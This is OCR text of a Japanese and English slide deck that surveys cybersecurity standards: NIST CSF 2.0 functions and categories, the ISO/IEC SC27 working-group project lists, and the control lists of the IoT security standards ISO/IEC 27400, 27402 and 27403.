
Cover the area of Cyber Security

Source: Slides from Dr. Edward Humphrey in ISO workshop

ISO/IEC 27001 ISMS

The on-going management of cyber risk through the process of continual improvement:

- Anticipate
- Prepare
- Protect
- Reactive & Responsive
- Adaptive *(business plasticity)*
- **CONTINUAL IMPROVEMENT**



継続的改善プロセスによるサイバーリスクの継続的管理が重要

Source: Slides from Dr. Edward Humphrey in ISO workshop

NIST CSF2.0 ディスカッション・ドラフトの公表について

2023年4月24日、米国国立標準技術研究所(NIST)は、サイバーセキュリティフレームワーク(CSF)2.0のディスカッション・ドラフトを公表した。
ディスカッション・ドラフトは、今夏リリース予定であるCSF2.0のドラフトのたたき台として位置づけられるものであり、改定プロセスの中心となりうる「Core」パートにフォーカスして草案を示し、議論の促進をはかることを目的としている。
(https://csrc.nist.gov/publications/detail/white-paper/2023/04/24/discussion-draft-of-the-nist-csf-20-core/draft)

【主なポイント】

- ✓ 重要インフラに特化した文言を削除。普遍的に適用可能なサイバーセキュリティの成果に焦点を移すことで、包括的かつ汎用的なフレームワークを実現。
- ✓ 新たなFunctionとしてGovernを追加。組織的背景、リスク管理戦略、方針と手順、役割と責任を網羅したサイバーセキュリティガバナンス機能を提供。
- ✓ IdentifyのFunctionにおけるSupply Chain Risk Managementの Categoryについて成果主導のアプローチを重視。
- ✓ IdentifyのFunctionにおける新たなCategoryとしてImprovementを追加。組織のサイバーセキュリティ取組における継続的改善の重要性を強調。
- ✓ ProtectのFunctionにおける全てのCategoryにわたってPeople, Process, Technology(PPT)の組み合わせを活用し、資産を防御。
- ✓ ProtectのFunctionにおける新たなCategoryとしてTechnology Infrastructure Resilienceを追加。インシデントに直面しても重要なシステムやデータを維持することで障害を最小限にとどめ、重要なサービスの継続を保証。
- ✓ RespondとRecoverのFunctionにおける各Categoryを更新。インシデントフォレンジックの重要性を含むサイバーインシデント対応管理を実施。

インシデントの予防


インシデントの検知・対応・復旧

NIST Cybersecurity Framework 2.0		
CSF 2.0 Function	CSF 2.0 Category	CSF 2.0 Category Identifier
Govern (GV)	Organizational Context	GV.OC
	Risk Management Strategy	GV.RM
	Roles and Responsibilities	GV.RR
	Policies and Procedures	GV.PO
Identify (ID)	Asset Management	ID.AM
	Risk Assessment	ID.RA
	Supply Chain Risk Management	ID.SC
	Improvement	ID.IM
Protect (PR)	Identity Management, Authentication, and Access Control	PR.AA
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Platform Security	PR.PS
	Technology Infrastructure Resilience	PR.IR
Detect (DE)	Adverse Event Analysis	DE.AE
	Continuous Monitoring	DE.CM
Respond (RS)	Incident Management	RS.MA
	Incident Analysis	RS.AN
	Incident Response Reporting and Communication	RS.CO
	Incident Mitigation	RS.MI
Recover (RC)	Incident Recovery Plan Execution	RC.RP
	Incident Recovery Communication	RC.CO

CSF 2.0 Core の Function と Category

ISO/IEC 27001 ISMS - Managing Cyber Risk

ISMS Continual Improvement Framework



ISMS continual improvement

Reduce cyber risks

ISO/IEC 27103 NIST CSFベース

IDENTIFY	Business Environment and Context Risk Assessment Risk Management Strategy Governance Asset management
PROTECT	Access Control Aware and Training Data Security Information Protection Policies, Processes and Procedures Maintaining Controls
DETECT	Monitoring and Detection Processes Incident Handling Management Processes
RESPOND	Response Planning and Management Process Continual Improvements Communications
RECOVER	Recovery Planning and Management Processes Continual Improvements Communications

WG 1 Projects related to Cybersecurity

Cybersecurity	
ISO/IEC TS 27100: 2020	Cybersecurity – Overview and Concepts
ISO/IEC 27102:2019	Information security management — Guidelines for cyber-insurance
ISO/IEC TR 27103: 2018	Cybersecurity and ISO and IEC Standards
ISO/IEC TS 27110: 2021	Cybersecurity framework development guidelines

WG 4 Projects 1/6

Guidance for information security controls 1/2	
ISO/IEC 27031:2011 [Revision: FDIS]	Guidelines for information and communication technology (ICT) readiness for business continuity
ISO/IEC 27033, Part 1 – Part 6	Network security
ISO/IEC 27034, Part 1 – Part 7	Application security
ISO/IEC 27035, Part 1 – Part 4	Information security incident management
ISO/IEC 27036, Part 1 – Part 4	Information security for supplier relationships

WG 4 Projects 2/6

Guidance for information security controls 2/2	
ISO/IEC 27039:2015	Selection, deployment and operations of intrusion detection and prevention systems (IDPS)
ISO/IEC 27040:2024	Storage security

Cybersecurity	
ISO/IE27032:2023	Guidelines for cybersecurity Revision: Cybersecurity — Guidelines for Internet security
ISO/IEC 24392:2023	Security reference model for industrial internet platform

WG 4 Projects 3/6

IoT security and privacy, CPS

ISO/IEC 27400:2022	IoT security and privacy – Guidelines
ISO/IEC 27402:2023	IoT security and privacy – Device baseline requirements
ISO/IEC 27403: 2024	IoT security and privacy – Guidelines for IoT-domotics
ISO/IEC 27404 [CD2]→[CD3/DIS]	IoT security and privacy – Cybersecurity labelling framework for consumer IoT
ISO/IEC TS 5689 [WD1] → [WD2]	Security frameworks and use cases for cyber physical systems

- Base documents of SC 41 “Internet of Things and digital twin”
  - ISO/IEC 30141:2018, Internet of Things (IoT) – Reference architecture
  - ISO/IEC 20924:2021, Internet of things (IoT) – Vocabulary

WG 4 Projects 4/6

AI and big data security and privacy	
ISO/IEC 20547-4:2020	Big data reference architecture — Part 4: Security and privacy
ISO/IEC 27045 [WD]	Big data security and privacy — Processes
ISO/IEC 27046 [CD]	Big data security and privacy — Implementation guidelines
ISO/IEC 27090 [CD]	Cybersecurity — Artificial Intelligence — Guidance for addressing security threats to artificial intelligence systems
ISO/IEC 5181 [WD]	Information technology – Security and privacy – Data provenance
ISO/IEC 6109 [NP]	Guidelines for data security monitoring based on logging (Proposed title)
ISO/IEC TS 7709 [WD]	Security and privacy-preserving guidelines for multi-sourced data processing

- Base documents of SC 42 “Artificial intelligence”
  - ISO/IEC FDIS 22989:2022, Artificial intelligence — Artificial intelligence concepts and terminology
  - ISO/IEC 20546:2019, Big data — Overview and vocabulary
  - ISO/IEC 20547-3:2020, Big data reference architecture — Part 3: Reference architecture

WG 4 Projects 5/6

Cloud computing security and privacy	
ISO/IEC 19086, Part 4:2019 With JTC1/SC38	Cloud computing — Service level agreement (SLA) framework — Part 4: Components of security and of protection of PII

Security in virtualization technologies	
ISO/IEC 21878:2018	Security guidelines for design and implementation of virtualized servers
ISO/IEC 27070:2021	Requirements for establishing virtualized roots of trust
ISO/IEC 27071:2023	Security recommendations for establishing trusted connections between devices and services

WG 4 Projects 6/6

Other projects for emerging areas	
ISO/IEC 13133 [WD]	Information technology – Security techniques – Security reference model for digital currency hardware wallet
ISO/IEC 17603 [PWI]	Information security – Security techniques – Confidential computing

ISO/IEC 27400 – Published

This was initially proposed by Japan based on the guideline produced in IoT promotion consortium of Japan.

- **Title: Cybersecurity – IoT security and privacy – Guidelines**
- Scope

This document provides guidelines on risks, principles and controls for security and privacy of Internet of Things (IoT) solutions.


- Main Structure

  Clause 5：IoT concept and reference model

  Clause 6：Risk management for IoT systems

  Clause 7：Security controls and privacy controls

RA (Domain model) used in ISO/IEC 27400 （based on ISO/IEC 30141）



Security Controls in ISO/IEC 27400

Security controls for IoT service developer and IoT service provider

24 controls

7.1.2.1 Policy for IoT security

7.1.2.2 Organization of IoT security

7.1.2.3 Asset management

7.1.2.4 Equipment and assets located outside physical secured areas

7.1.2.5 Secure disposal or re-use of equipment

7.1.2.6 Learning from security incidents

7.1.2.8 Secure development environment and procedures

7.1.2.9 Security of IoT systems in support of safety

7.1.2.10 Security in connecting varied IoT devices

7.1.2.11 Verification of IoT devices and systems design

7.1.2.12 Monitoring and logging

7.1.2.13 Protection of logs

7.1.2.14 Use of suitable networks for the IoT systems

7.1.2.15 Secure settings and configurations in delivery of IoT devices and services

7.1.2.16 User authentication

7.1.2.17 Provision of software and firmware updates

7.1.2.18 Sharing vulnerability information

7.1.2.19 Security measures adapted to the lifecycle of IoT system and services

7.1.2.20 Guidance for IoT users on the proper use of IoT devices and services

7.1.2.21 Determination of security roles for stakeholders

7.1.2.22 Management of vulnerable devices

7.1.2.23 Management of supplier relationships in IoT security

7.1.2.24 Information security in IoT devices

Security controls for IoT user

4 controls

7.1.3.1 Contacts and support service

7.1.3.2 Initial settings of IoT device and service

7.1.3.3 Deactivate unused devices

7.1.3.4 Secure disposal or re-use of IoT device

Privacy controls in ISO/IEC 27400

Privacy controls for IoT service developer and IoT service provider 14 controls

7.2.2.1 Prevention of privacy invasive events

7.2.2.2 IoT privacy by default

7.2.2.3 Collection and use of personal data

7.2.2.4 Verification of IoT functionality

7.2.2.5 Consideration of IoT users

7.2.2.6 Management of IoT privacy controls

7.2.2.7 Unique device identity

7.2.2.8 Fail-safe authentication

7.2.2.9 Minimization of indirect data collection

7.2.2.10 Communication of privacy preferences

7.2.2.11 Verification of automated decision

7.2.2.12 Accountability for stakeholders

7.2.2.13 Unlinkability of PII

7.2.2.14 PII protection in IoT devices

Privacy controls for IoT user 3 controls

7.2.3.1 User consent

7.2.3.2 Connecting with other devices and services

7.2.3.3 Certification/validation of PII protection

Example 7.1.2.10 Security in connecting varied IoT devices

Control-10

IoTシステムは、多様なIoTデバイスを接続する際のセキュリティを確保・維持するように設計・実装されるべきである。

Purpose

To maintain security of IoT system in connecting varied IoT devices including those not necessarily verified by the IoT service developer or the IoT service provider.

Guidance

…


IoTサービス開発者とIoTサービス提供者は、このような状況に備えた安全なIoTシステムを設計し、実装する必要がある。IoT システムには、必要に応じて以下の機能を持たせることができる：

a. ホワイトリストを使用して IoT デバイスを選択的に接続する。
b. 該当する場合、デバイスと接続交渉を行う際に、デバイスの仕様、例えば、プロバイダ名、モデル、製造年、関連規格への適合性などを取得し、接続要求の可否を判断する、あるいは、利用可能な機能、サービス、情報の範囲を限定する。

ISO/IEC 27402: 2023

- **Title: Cybersecurity – IoT security and privacy – Device baseline requirements**
- Scope

本文書は、IoT 機器とその開発者がセキュリティとプライバシーの管理をサポートするためのベースライン要件を提供する。
組織がこの文書への適合を主張する場合、5.1 に規定された要件のいずれかを除外することは容認されない。



Note:
This figure is depicted from "introduction" of ISO/IEC 27402

Security Baseline Requirements in ISO/IEC 27402

5 Requirements

5.1 Requirements for IoT device developers
- 5.1.1 Risk management
- 5.1.2 Information disclosure
- 5.1.3 Vulnerability disclosure and handling processes

5.2 Requirements for IoT devices
- 5.2.1 General
- 5.2.2 Configuration
- 5.2.3 Software reset
- 5.2.4 User data removal
- 5.2.5 Protection of data
- 5.2.6 Interface access
- 5.2.7 Software and firmware updates
- 5.2.8 User notifications

ISO/IEC 27403: 2024

- **Title:　Cybersecurity – IoT security and privacy – Guidelines for IoT-domotics**
- Scope

本書は、セキュリティとプライバシーのリスクを分析するためのガイドラインを提供し、IoTドモティクスシステムに実装する必要のある管理策を特定する。

Note:

IoT-domotics:

一般的に家庭内または電子ウェアラブルとして使用されるネットワーク、デバイス、サービス、ユーザーで構成されるIoTシステム

